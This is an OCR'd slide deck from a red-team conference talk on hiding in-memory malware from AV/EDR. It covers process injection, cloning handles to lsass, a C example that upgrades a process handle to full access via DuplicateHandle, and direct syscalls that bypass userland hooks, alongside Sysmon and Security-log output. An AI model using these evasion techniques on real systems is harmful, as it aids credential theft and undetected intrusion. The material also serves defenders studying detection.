CODE WHITE

FINEST HACKING

Morph Your Malware!

22.07.2022

Sebastian Feldmann

Code White Red Team

- Red Team Operator
- Offensive Tooling
- Building custom tools / C2 used in our assessments

Syllabus

- Executing and hiding In Memory Malware
- Techniques used to avoid detection by:
  - AV/EDR
  - Analysts
- Fingerprinting infected processes
  - Memory
  - Threadstates
  - Callstacks
- And how to avoid being fingerprinted
  - Blending in with False-Positives
  - Advanced techniques

Execution and Injection

Offensive Tooling and Execution

- Protecting and hiding tools has priority
  - We do not want to get caught
  - Custom tooling is complex and precious
- Dropping tools on disk is considered an opsec fail
  - Operators forget tools on disk
  - AV/Analysts pick them up
- Execution of tools purely in memory 90% of the time

Execution


- In Memory Malware needs a host process
  - Usually injected into carefully chosen process
- Chosen host process behaviour should be similar to behaviour of injected tool
  - Internet/Intranet connections, DPAPI, Probably known to legitimately access lsass …
  - I like to target browsers
- Process Injection is heavily monitored ...

Open a handle **Inject payload** **Execute payload**


Handle Creation

Opening a Handle

- Process Injection requires a handle to target process
  - Handle with certain access masks are suspicious
- Handle creation easy to observe for EDR/Sysmon
  - Kernel notifies Security drivers (Kernel Callback)




```c
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, 2540);
```



```
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: 2022-06-29 07:45:50.231
SourceProcessGUID: {095d1a72-032e-62bc-b570-000000000c00}
SourceProcessId: 15608
SourceThreadId: 6336
SourceImage: C:\Users\user\Desktop\Projects\ScratchPad\x64\Debug\ScratchPad.exe
TargetProcessGUID: {095d1a72-0200-62bc-8170-000000000c00}
TargetProcessId: 2540
TargetImage: C:\Windows\system32\notepad.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d204|C:\Windows\System32\KERNELBASE.dll+2c13e|C:\Users\user\Desktop\Projects\ScratchPad\x64\Debug\ScratchPad.exe+
```

Handle Duplication


- Other ways to get a handle to process
- Handle Cloning
  - Find a process with suitable handle, clone and reuse it
  - Targeted process is not opened
  - HandleKatz leverages this technique to obtain a handle to lsass
- Problem: suitable handle does not always exist. Not reliable




```
[*] Checking for processes with a suitable handle to lsass ...
[+] Found and successfully cloned handle (748) to lsass in: lsass.exe (748)
        [+] Handle Rights: 1478
[+] Found and successfully cloned handle (748) to lsass in: lsass.exe (748)
        [+] Handle Rights: 1478
[+] Found and successfully cloned handle (748) to lsass in: lsass.exe (748)
        [+] Handle Rights: 1478
[+] Found and successfully cloned handle (748) to lsass in: lsass.exe (748)
        [+] Handle Rights: 1478
[+] Found and successfully cloned handle (748) to lsass in: lsass.exe (748)
        [+] Handle Rights: 1478
```

Handle Elevation

- Less known: Existing handles can be upgraded
- Duplicate it with higher access rights



```c
#include <windows.h>

int main() {
    HANDLE hlowpriv = NULL, hhighpriv = NULL;

    //Low Priv Handle of running notepad.exe process
    hlowpriv = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, 23412);
    if (hlowpriv == NULL) {
        goto exit;
    }

    //Duplicating the low privilege Handle of the own process into a high privilege handle of the current process with the ACCESS MASK PROCESS_ALL_ACCESS
    DuplicateHandle(GetCurrentProcess(), hlowpriv, GetCurrentProcess(), &hhighpriv, PROCESS_ALL_ACCESS, FALSE, 0);
    if (hhighpriv == NULL){
        goto exit;
    }
    Sleep(100000);

exit:
    if (hlowpriv != NULL) {
        CloseHandle(hlowpriv);
    }
    if (hhighpriv != NULL) {
        CloseHandle(hhighpriv);
    }
    return;
}
```



Notepaddup.exe (3564) Properties

☑ Hide unnamed handles

Type	Name
File	C:\Users\User\Desktop
Key	HKLM\SYSTEM\ControlSet001\Control\Nl
Key	HKLM\SYSTEM\ControlSet001\Control\Se
Process	Notepad.exe (23412)
Process	Notepad.exe (23412)
File	\Device\ConDrv
File	\Device\ConDrv
File	\Device\ConDrv
File	\Device\ConDrv
File	\Device\ConDrv
Directory	\KnownDlls
Directory	\Sessions\8\BaseNamedObjects
Mutant	\Sessions\8\BaseNamedObjects\SM0:35
Semaphore	\Sessions\8\BaseNamedObjects\SM0:35
Semaphore	\Sessions\8\BaseNamedObjects\SM0:35

Handle Properties

Basic information

Name: Notepad.exe (23412)

Type: Process

Object address: 0xffffe30e957c4080

Granted access: 0x1fffff (Full control)

References

References: 390202

Handles: 14


Quota charges

Paged: 4096

Non-paged: 3464

Handle Elevation

- Does not appear in Sysmon
- But: Windows Security Log Event ID 4656 (Must explicitly be configured per process)




Owner: User (WINDEV2204EVAL\User) Change

For additional information, double-click an audit entry. To modify an audit entry, select the entry and click Edit (if av

Auditing entries:

Type	Principal	Access	Inherited from
Succ...	Everyone	Read memory	None



```
Subject:
        Security ID:            WINDEV2204EVAL\User
        Account Name:           User
        Account Domain:         WINDEV2204EVAL
        Logon ID:               0xB0670BC

Object:
        Object Server:          Security
        Object Type:            Process
        Object Name:            \Device\HarddiskVolume2\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2204.12.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe
        Handle ID:              0xac
        Resource Attributes:    -

Process Information:
        Process ID:             0x21a0
        Process Name:           Q:\Notepaddup\x64\Release\Notepaddup.exe

Access Request Information:
        Transaction ID:         {00000000-0000-0000-0000-000000000000}
        Accesses:               DELETE
                                READ_CONTROL
                                WRITE_DAC
                                WRITE_OWNER
                                SYNCHRONIZE
                                Force process termination
                                Create new thread in process
                                Set process session ID
                                Perform virtual memory operation
                                Read from process memory
                                Write to process memory
                                Duplicate handle into or out of process
                                Create a subprocess of process
                                Set process quotas
                                Set process information
                                Query process information
                                Set process termination port
                                Undefined Access (no effect) Bit 12
                                Undefined Access (no effect) Bit 13
                                Undefined Access (no effect) Bit 14
                                Undefined Access (no effect) Bit 15

        Access Reasons:         -
        Access Mask:            0x1FFFFF
```

Opening a Handle


- Obtaining a handle was only the first step
- Now we need to use it to inject our payload
- Problem: Injection is heavily monitored by AV/EDR
  - Userland Hooks
  - Kernel Callbacks
  - Event Tracing for Windows (Threat Intelligence Provider)

Userland Hooks and Syscalls


Userland Hooks

- AVs like to redirect execution flow of suspicious API calls
- Redirected so that AV can learn when and how they were used
  - Missing telemetry. Hooks are a patch to gain insights
- Syscall stubs typically used for injection are hooked
  - NtMapViewOfSection, NtQueueApcThread …

Userland Hooks




Userland Hooks




Userland Hooks – Direct Syscalls

- Conduct Syscalls without using hooked ntdll.dll
  - Let your code do the Syscalls
  - Hook does not apply



